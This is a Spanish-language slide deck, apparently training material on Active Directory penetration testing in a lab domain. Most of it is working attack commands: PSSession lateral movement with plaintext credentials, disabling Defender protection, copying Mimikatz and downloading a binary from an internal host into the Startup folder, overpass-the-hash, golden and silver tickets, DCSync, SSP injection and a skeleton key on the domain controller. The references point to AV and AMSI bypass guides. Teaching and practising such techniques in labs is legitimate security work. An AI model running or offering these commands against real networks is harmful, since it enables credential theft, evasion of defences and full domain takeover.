MOVIMIENTO LATERAL – PSSession con un usuario diferente de la sesión actual

```
PS C:\Users\v.lozano> $password=ConvertTo-SecureString -AsPlainText -Force "Pass123!"
PS C:\Users\v.lozano> $cred = New-Object -typename System.Management.Automation.PSCredential -argumentlist "brihuega\arodriguez",$password
PS C:\Users\v.lozano> $sess=New-PSSession -computerName WIN-VSIKAEFNEZA -Credential $cred
```

- \$pw = ConvertTo-SecureString -AsPlainText -Force 'Password'
- \$cred = New-Object -Type System.Management.Automation.PSCredential -argumentlist "Domain\User",\$pw
- \$sess = New-PSSession -ComputerName computer1
- \$session = Enter-PSSession -Session \$sess -credential \$cred

```
PS C:\Users\v.lozano> $sess=New-PSSession -computerName WIN-VSIKAEFNE7A.brihuega.local -Credential $cred
PS C:\Users\v.lozano> $sess
```

Id	Name	ComputerName	ComputerType	State	ConfigurationName	Availability
3	WinRM3	WIN-VSIKAEFN...	RemoteMachine	Opened	Microsoft.PowerShell	Available

```
PS C:\Users\v.lozano>
```

```
PS C:\Users\v.lozano> Enter-PSSession -Session $sess
[WIN-VSIKAEFNE7A.brihuega.local]: PS C:\Users\a.rodriuez\Documents> hostname
WIN-VSIKAEFNE7A
[WIN-VSIKAEFNE7A.brihuega.local]: PS C:\Users\a.rodriuez\Documents> whoami
brihuega\a.rodriuez
[WIN-VSIKAEFNE7A.brihuega.local]: PS C:\Users\a.rodriuez\Documents> exit
PS C:\Users\v.lozano>
```



MOVIMIENTO LATERAL – PSSession ‘chetado’

- Ejecutar comandos desde una sesión:
 - *Invoke-Command -Session \$sess -ScriptBlock{whoami;hostname}*
- ¿Desactivar el AV? Desde PSSession:
 - *Invoke-Command -ScriptBlock{Set-MpPreference -DisableIOAVProtection \$true} -Session \$sess*
- Transferir ficheros:
 - *Copy-Item .\Invoke-MimikatzEx.ps1 [\\server1.brihuega.local](http://server1.brihuega.local) \c\$\Program Files'*
 - *Invoke-WebRequest "http://10.10.10.10/binary.exe" -OutFile "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\binary.exe"*
- Cargar ps1 en memoria:
 - *Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session \$sess*



MOVIMIENTO VERTICAL

- Una vez obtenido el hash, la sesión de un domain admin:
 - Si se obtienen credenciales: PSSession al DC
 - Over-the-hash (desde una consola con permisos de admin local):
 - Invoke-Mimikatz -Command "sekurlsa::pth /user:domainadmin123 /domain:brihuega.local /ntlm:REDACTED /run:powershell.exe"
 - PSSession al DC

```
PS C:\Users\n.brihuega> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\n.brihuega\Documents> hostname
DC01
[DC01]: PS C:\Users\n.brihuega\Documents> exit
PS C:\Users\n.brihuega> Enter-PSSession -ComputerName DC01
[DC01]: PS C:\Users\n.brihuega\Documents> hostname
DC01
[DC01]: PS C:\Users\n.brihuega\Documents> whoami
brihuega\n.brihuega
[DC01]: PS C:\Users\n.brihuega\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::f8ec:d9fe:4417:459e%12
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.2

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::1093:a136:fbaa:a6ea%15
    IPv4 Address. . . . . : 192.168.16.7
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.16.1
[DC01]: PS C:\Users\n.brihuega\Documents>
```



Persistencia en el dominio

- **Golden ticket:** Es posible construir un TGT con la caducidad que se desee, y lo más importante, con los permisos que uno quiera, consiguiendo incluso privilegio de administrador de dominio.
 - *Invoke-Mimikatz -Command "kerberos::golden /User:Administrator /domain:brihuega.local /sid:/krbtgt:REDACTED /krbtgt:REDACTED id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080 /ptt"*
- **Silver Ticket:** Es similar al del golden ticket, solo que esta vez el ticket que se construye es un ST y para ello lo que se requiere es el hash NTLM de la cuenta de dominio asociada al servicio al que se quiere acceder. Los servicios a los que se puede lanzar son: HOST; RPCSS, WSMAN entre otros
 - *Invoke-Mimikatz -Command "kerberos::golden /User:Administrator /domain:brihuega.local /sid:REDACTED /target:brihuega.local /service:CIFS /rc4:REDACTED /user:Administrator /ptt"*



Persistencia en el dominio

- **DSRM**(Directory Services Restore Mode): Es el servicio de restauración de directorio de servicio. En cada DC hay un usuario llamado administrator cuya password es la DSRM password (SafeModePassword). Ésta es requerida cuando un servidor es promocionado a DC y es raramente cambiada..
- **SSP (Security Support Provider)**: Es una DLL que propociona formas para que una aplicación para obtener una conexion autenticada. Algunos paquetes usados son NTLM, kerberos, wdisgest, credSSP. Usando mimilib.dll -> *Invoke-mimikatz -Command "misc::memssp"*
- **Dcsync**: Realizar la sincronización entre DC haciéndose pasar por uno de ellos.
- Desde un sesión con permisos de DA se puede obtener el hash NTLM de cualquier usuario el AD:
 - *Invoke-Mimikatz -Command "lsadump::dcsync /user:brihuega.local\krbtgt"*
 - *Asignar permiso para hacer un DCsync a un usuario:*
 - *Add-ObjectAcl -TargetDistinguishedName 'DC=brihuega,DC=local' -PrincipalSamAccountName user1 -Rights All -Verbose*



Persistencia en el dominio

- **Skeleton key:** Es una técnica de persistencia donde es posible parchear cualquier DC en relación al proceso lsass posibilitando el acceso a cualquier usuario con una simple password.
 - *Invoke-Mimikatz -Command "privilege::debug" "misc::skeleton" -ComputerName DC*



REFERENCIAS

- <https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/>
- [https://ciberseguridad.com/amenzas/ataques-kerberoasting/#%C2%BFQue son los ataques de Kerberoasting](https://ciberseguridad.com/amenzas/ataques-kerberoasting/#%C2%BFQue%20son%20los%20ataques%20de%20Kerberoasting)
- <https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993>
- <https://decoder.cloud/2017/11/02/we-dont-need-powershell-exe/>
- <https://www.flu-project.com/2020/06/ofuscando-ficheros-con-powershell.html>
- <https://book.hacktricks.xyz/windows-hardening/av-bypass>
- <https://www.hackplayers.com/2021/04/chimera-un-script-de-powershell-para.html>
- <https://amsi.fail/index.html>
- <https://mrd0x.com/bypass-static-detection-windows-defender/>
- <https://www.pentestpartners.com/security-blog/how-to-kerberoast-like-a-boss/>



REFERENCIAS

- <https://www.tarlogic.com/es/blog/tickets-de-kerberos-explotacion/>
- <https://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash>
- <https://blog.gentilkiwi.com/securite/mimikatz/pass-the-ticket-kerberos>
- <https://www.tarlogic.com/es/blog/como-atacar-kerberos/>
- <https://www.tarlogic.com/es/blog/kerberos-iii-como-funciona-la-delegacion/>
- https://zer1t0.gitlab.io/posts/attacking_ad/
- Canal ATTL4S: <https://www.youtube.com/channel/UCWzVT126IDqZHhuygkfvPaQ>
- <https://www.netspi.com/blog/technical/network-penetration-testing/15-ways-to-bypass-the-powershell-execution-policy/>
- <https://www.qomplx.com/qomplx-knowledge-overpass-the-hash-attacks/>



DUDAS



PENTEST ACTIVE DIRECTORY ROCKS!